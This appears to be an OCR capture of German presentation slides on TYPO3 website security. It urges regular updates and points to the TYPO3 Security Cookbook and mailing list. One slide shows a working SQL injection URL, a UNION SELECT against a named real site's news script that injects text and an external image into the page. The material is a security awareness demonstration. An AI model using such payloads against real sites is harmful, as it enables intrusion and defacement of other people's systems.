
Suche in Webseiten

Es wurden insgesamt **2** Dokumente gefunden, die Ihrer Abfrage "



SQL Injection

http://www.rg-bx.it/newslesen.php?id=1337%20union%20select%20%22Gr%C3%BC%C3%9Fe%20vom%2025C3%22,%22%3Cimg%20src=http://events.ccc.de/congress/2008/wiki/images/6/67/25C3-logo.png%3E%22,5,23



Regelmäßige Updates

- TYPO3 Quellcode
- TYPO3 Extensions
- TYPO3 Tools
- PHP
- Server Betriebssystem

Weitere Informationen

- TYPO3 Security Cookbook
  typo3.org/teams/security/
- "TYPO3 Announce" Mailingliste
  lists.typo3.org

jweiland.net/t3cm10